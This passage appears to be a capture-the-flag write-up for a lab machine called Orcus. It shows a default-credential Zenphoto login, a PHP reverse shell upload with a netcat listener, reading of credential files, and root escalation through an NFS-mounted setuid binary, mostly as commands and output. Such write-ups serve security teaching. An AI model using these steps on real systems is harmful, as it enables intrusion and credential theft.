


Then login into the zenphoto database using credential as admin: password. So now we are inside admin console where we have decided to upload an image but here we upload any zip file only.




Exploitation

now we moved on and after exploring some time in the zenphoto dashboard we came to know that uploading .php file was possible after we enable elfinder from the settings.
 so we uploaded a python reverse shell script
 Then we set a listener in the terminal
 nc -lvp 1234
 After this when the php file was opened we got a reverse shell in the terminal.
 now to escalate.



```
python -c 'import pty;pty.spawn("/bin/bash")'
ls -al /var/www
cd /var/www
cat flag.txt
```



```
cd /etc/kipko
ls
cd data
cat userdb.txt
```

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Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x
./pwn
www-data@Orcus:/tmp$ nano pwn
nano pwn
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.
Press Enter to continue
Error opening terminal: unknown.
www-data@Orcus:/tmp$ ./pwn -p
./pwn -p
www-data@Orcus:/tmp$ whoami
whoami
www-data
www-data@Orcus:/tmp$ cd /etc/kippo
cd /etc/kippo
www-data@Orcus:/etc/kippo$ ls
ls
README.md dl fs.pickle kippo kippo.tac start.sh txtcmds
data doc honeyfs kippo.cfg log stop.sh utils
www-data@Orcus:/etc/kippo$ cd data
cd data
www-data@Orcus:/etc/kippo/data$ ls
ls
userdb.txt
www-data@Orcus:/etc/kippo/data$ ls
ls
userdb.txt
www-data@Orcus:/etc/kippo/data$ cat userdb.txt
cat userdb.txt
root:0:123456
fakuser:1:THISP4SSW0RD1S4F!4G!
www-data@Orcus:/etc/kippo/data$
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```
mount -t nfs 192.168.0.151:/tmp mount
chown root:root baz
chmod u+s baz
./baz
id
cd /root
cat flag.txt
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[root@parrot]-[~]
#id
uid=0(root) gid=0(root) groups=0(root)
[root@parrot]-[~]
#cat flag.txt
807307b49534830222df02e0fe5sdfe
[root@parrot]-[~]
#
```